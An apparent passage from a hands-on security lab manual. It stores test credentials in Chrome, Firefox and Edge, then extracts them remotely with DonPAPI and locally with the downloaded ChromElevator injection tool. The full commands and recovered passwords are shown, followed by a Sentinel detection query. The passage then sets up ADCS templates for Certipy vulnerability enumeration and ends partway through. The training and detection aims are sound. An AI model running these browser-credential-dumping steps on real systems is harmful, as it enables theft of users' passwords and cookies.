
Chrome will probably try and social engineer one of your personal accounts. Click the **Don't sign in** button in the bottom right corner of the open Chrome window.



Also click the **Skip** button on the next page.




And also, yeah, click through the **Got it** button regarding Chrome's *Enhanced ad privacy*.



Finally, drop the URL in all the browser address bars.

```
http://testphp.vulnweb.com/login.php
```




Enter the following credentials in the respective browsers.

Chrome Input:

- Username: `chromeuser`
- Password: `chromepass1!`

After inputting username and password values, follow the operations described below and shown in the subsequent screenshot.


1. Click **Login** button.
2. Click the circled **key** in the right portion of the address bar.
3. Click **Save** to retain the credential in the browser.




Firefox:

- Username: `ffuser`
- Password: `firefoxpass1!`

Firefox should prompt you to save any credential entered in this form. So, enter the credential and click **Login**.




As shown next, you should be prompted to save the credential. Click **Save**.




Edge:

- Username: `edgeuser`
- Password: `edgepass1!`

The process for saving the password in Edge is similar. After clicking **Login**, click the ellipsis at the far right of the address bar. You will be prompted to and should click on **Manage Passwords**.



After clicking on **Manage Passwords**, you should be prompted to save the `edgeuser` credential entered in this form.



The following command will gather all passwords stored in browsers on the WS05 system at 192.168.2.5.

Bash Input **Linux Host: Nux01**

```
deactivate
cd /opt/DonPAPI
source dp-env/bin/activate

donpapi collect -u doadmin -p 'DOLabAdmin1!' -t 192.168.2.5 --domain
doazlab.com
```

```
[+] Dumping User Chromium Browsers
[$] [GOOGLE CHROME] [doadmin] [Password] http://testphp.vulnweb.com/userinfo.php - chromeuser:chromepass1!
[$] [GOOGLE CHROME] [doadmin] [Cookie] .google.com/ - NID:None
[$] [MSEDGE] [doadmin] [Password] http://testphp.vulnweb.com/userinfo.php - edgeuser:edgepass1!
[+] Gathering Cloud credentials
[+] Dumping User and Machine Credential Manager
[+] Dumping User Firefox Browser
[$] [Firefox] [doadmin] [Password] http://testphp.vulnweb.com - ffuser:firefoxpass1!
[+] Gathering developement projects files
```

Okay, so in all likelihood, the browser passwords **were not extracted.** Herein lies another problem pentesters deal with all the time - encryption standards change in Chrome and that rolls down to Edge, and our tools stop working. But, where there's a will, there's usually a way.

Let's check out ChromElevator and see if we can get some passwords another way.

```
iwr https://github.com/xaitax/Chrome-App-Bound-Encryption-
Decryption/releases/download/v0.16.1/chrome-injector-v0.16.1.zip -OutFile
C:\users\doadmin\Downloads\chrome-injector.zip
cd C:\users\doadmin\Downloads\
expand-archive .\chrome-injector.zip -Force
```

```
PS C:\users\doadmin\Downloads> expand-archive .\chrome-injector.zip -Force
PS C:\users\doadmin\Downloads>
PS C:\users\doadmin\Downloads> ls


    Directory: C:\users\doadmin\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/10/2025  11:09 PM                chrome-injector
-a----        12/10/2025  11:05 PM        2645089 chrome-injector.zip
```

Run it against Edge first!

```
cd chrome-injector
.\chromelevator_x64.exe edge
```

```
PS C:\users\doadmin\Downloads> cd chrome-injector
PS C:\users\doadmin\Downloads\chrome-injector> .\chromelevator_x64.exe edge
 Direct Syscall-Based Reflective Hollowing
 x64 & ARM64 | v0.16.1 by @xaitax

[*] Processing Edge...

[+] AES Key: 124451d1116d6092c90728ccf4cb0f815033460b579c2328f8a201b3da1e3f57
[+] Extracted 1 cookies and 1 passwords from 1 profile
[+] Stored in C:\users\doadmin\Downloads\chrome-injector\output\Edge
PS C:\users\doadmin\Downloads\chrome-injector>
```

Run it against Chrome too.

```
.\chromelevator_x64.exe chrome
```


```
PS C:\users\doadmin\Downloads\chrome-injector> .\chromelevator_x64.exe chrome
 Direct Syscall-Based Reflective Hollowing
 x64 & ARM64 | v0.16.1 by @xaitax

[*] Processing Chrome...

[+] AES Key: 47dce6938c741da1a53b3b0408ee1122ba911bb496b0bb3f0ac5cbfeeaf28db2
[+] Extracted 1 cookies and 1 passwords from 1 profile
[+] Stored in C:\users\doadmin\Downloads\chrome-injector\output\Chrome
PS C:\users\doadmin\Downloads\chrome-injector>
```

The following commands will show the passwords.

```
type C:\users\doadmin\Downloads\chrome-injector\output\Edge\Default\passwords.json
type C:\users\doadmin\Downloads\chrome-injector\output\Chrome\Default\passwords.json
```

Got Sentinel detect? Check out the Azure portal, search for Sentinel, click on Logs, and drop the following KQL.

```
SecurityEvent
| where EventID == 5145
| where EventData contains "Login Data"
```



Open a browser and search `stealer logs 101`.

An interesting link: https://www.zerofox.com/blog/an-introduction-to-stealer-logs/

▶

⑪ ADCS - Extra

This lab is designed to teach participants how to install Active Directory Certificate Services (ADCS), import certificate templates using PowerShell and assess these vulnerabilities using Certipy.

Conduct Lab Operations from Domain Controller DC01

Launch PowerShell on domain controller and install some important ADCS features.

🪟 PowerShell Input **Domain Controller: DC01**

```
Get-WindowsFeature -Name AD-Certificate | Install-WindowsFeature
Add-WindowsFeature Adcs-Cert-Authority -IncludeManagementTools
```

```
PS C:\Users\doadmin\deception> Get-WindowsFeature -Name AD-Certificate | Install-WindowsFeature

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             NoChangeNeeded {}


PS C:\Users\doadmin\deception> Add-WindowsFeature Adcs-Cert-Authority -IncludeManagementTools

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             NoChangeNeeded {}
```

PowerShell Input **Linux Host: DC01**

Next, we will download previously exported templates. First, enter the c:\add folder.

PowerShell Input **Domain Controller: DC01**

```
mkdir c:\add
cd c:\add
```

Next, download the templates with PowerShell

PowerShell Input **Domain Controller: DC01**

```
$wc = new-object System.Net.WebClient
$wc.DownloadFile('https://raw.githubusercontent.com/DefensiveOrigins/ADD_Ex
tras/main/ADCS/DOAZLab_Computer.json', 'c:\add\DOAZLab_Computer.json')
$wc.DownloadFile('https://raw.githubusercontent.com/DefensiveOrigins/ADD_Ex
tras/main/ADCS/DOAZLab_User.json', 'c:\add\DOAZLab_User.json')
$wc.DownloadFile('https://raw.githubusercontent.com/DefensiveOrigins/ADD_Ex
tras/main/ADCS/DOAZLab_IPSec.json', 'c:\add\DOAZLab_IPSec.json')
ls c:\add
```

```
PS C:\Users\doadmin> $wc = new-object System.Net.WebClient
PS C:\Users\doadmin> $wc.DownloadFile('https://raw.githubusercontent.com/DefensiveOrigins/ADD_Extras/main/ADCS/DOAZLab
_Computer.json', 'c:\add\DOAZLab_Computer.json')
PS C:\Users\doadmin> $wc.DownloadFile('https://raw.githubusercontent.com/DefensiveOrigins/ADD_Extras/main/ADCS/DOAZLab
_User.json', 'c:\add\DOAZLab_User.json')
PS C:\Users\doadmin> $wc.DownloadFile('https://raw.githubusercontent.com/DefensiveOrigins/ADD_Extras/main/ADCS/DOAZLab
_IPSec.json', 'c:\add\DOAZLab_IPSec.json')
PS C:\Users\doadmin> ls c:\add


    Directory: C:\add


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          5/6/2024  10:55 PM           4242 DOAZLab_Computer.json
-a----          5/6/2024  10:55 PM           3904 DOAZLab_IPSec.json
-a----          5/6/2024  10:55 PM           4498 DOAZLab_User.json
```

Next, import the certificate templates that were downloaded.

PowerShell Input **Domain Controller: DC01**

```
net1 user noprivuser N0PrivU53R /add /domain
Install-Module ADCSTemplate -Force
New-ADCSTemplate -DisplayName DOAZLab_Computer -JSON (Get-Content
c:\add\DOAZLab_Computer.json -Raw) -Publish
New-ADCSTemplate -DisplayName DOAZLab_User -JSON (Get-Content
c:\add\DOAZLab_User.json -Raw) -Publish
New-ADCSTemplate -DisplayName DOAZLab_IPSec -JSON (Get-Content
c:\add\DOAZLab_IPSec.json -Raw) -Publish
Set-ADCSTemplateACL -DisplayName DOAZLab_Computer  -Enroll -Identity
'DOAZLab\Domain Computers'
Set-ADCSTemplateACL -DisplayName DOAZLab_User  -Enroll -Identity
'DOAZLab\Domain Users'
Set-ADCSTemplateACL -DisplayName DOAZLab_IPSec -Enroll -Identity
'DOAZLab\Domain Users'
```

```
PS C:\Users\doadmin> Install-Module ADCSTemplate -Force
PS C:\Users\doadmin> New-ADCSTemplate -DisplayName DOAZLab_Computer -JSON (Get-Content c:\add\DOAZLab_Computer.json -Raw) -Pu
blish
PS C:\Users\doadmin> New-ADCSTemplate -DisplayName DOAZLab_User -JSON (Get-Content c:\add\DOAZLab_User.json -Raw) -Publish
PS C:\Users\doadmin> New-ADCSTemplate -DisplayName DOAZLab_IPSec -JSON (Get-Content c:\add\DOAZLab_IPSec.json -Raw) -Publish
PS C:\Users\doadmin> Set-ADCSTemplateACL -DisplayName DOAZLab_Computer  -Enroll -Identity 'DOAZLab\Domain Computers'
PS C:\Users\doadmin> Set-ADCSTemplateACL -DisplayName DOAZLab_User  -Enroll -Identity 'DOAZLab\Domain Users'
PS C:\Users\doadmin> Set-ADCSTemplateACL -DisplayName DOAZLab_IPSec -Enroll -Identity 'DOAZLab\Domain Users'
PS C:\Users\doadmin>
PS C:\Users\doadmin>
```

Conduct Lab Operations from Linux Host Nux01

Here, you will access a privileged terminal session, activate a virtual environment, and ask Certipy to find vulnerable ADCS templates.

The next command should not require a password (passwordless sudo).

Bash Input **Linux Host: Nux01**

```
sudo -s
```

```
doadmin@Nux01:~$
doadmin@Nux01:~$ sudo -s
root@Nux01:/home/doadmin#
```

Next, we will run Certipy to assess the ADCS environment.

Bash Input **Linux Host: Nux01**

```bash
cd /opt/Certipy
source /root/pyenv/Certipy/bin/activate
certipy find -vulnerable -target-ip 192.168.2.4 -u noprivuser@doazlab.com -
p 'N0PrivU53R' -output adcs-vulns
```

```
root@Nux01:/opt# cd /opt/Certipy/
root@Nux01:/opt/Certipy# source /root/pyenv/Certipy/bin/activate
